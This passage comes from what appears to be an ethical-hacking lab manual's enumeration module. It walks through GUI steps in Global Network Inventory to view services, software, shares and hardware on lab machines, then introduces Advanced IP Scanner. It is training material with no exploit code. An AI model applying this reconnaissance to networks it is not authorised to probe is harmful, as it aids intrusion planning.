
18. Click the **Services** tab and hover the mouse cursor over any service to view its details.




Module 04 – Enumeration

19. Click the **Installed software** tab, and hover the mouse cursor over any software to view its details.

Note: The list of installed software might differ when you perform this task.



20. Click the **Shares** tab, and hover the mouse cursor over any shared folder to view its details.



21. Similarly, you can click other tabs such as **Computer System**, **Processors**, **Main board**, **Memory**, **SNMP systems** and **Hot fixes**. Hover the mouse cursor over elements under each tab to view their detailed information.
22. This concludes the demonstration of performing enumeration using the Global Network Inventory.
23. Close all open windows and document all the acquired information.


Task 2: Enumerate Network Resources using Advanced IP Scanner

Advanced IP Scanner provides various types of information about the computers on a target network. The program shows all network devices, gives you access to shared folders, provides remote control of computers (via RDP and Radmin), and can even remotely switch computers off.

Here, we will use the Advanced IP Scanner to enumerate the network resources of the target network.

Note: Ensure that the **Windows 11** and **Windows Server 2022** virtual machines are running.

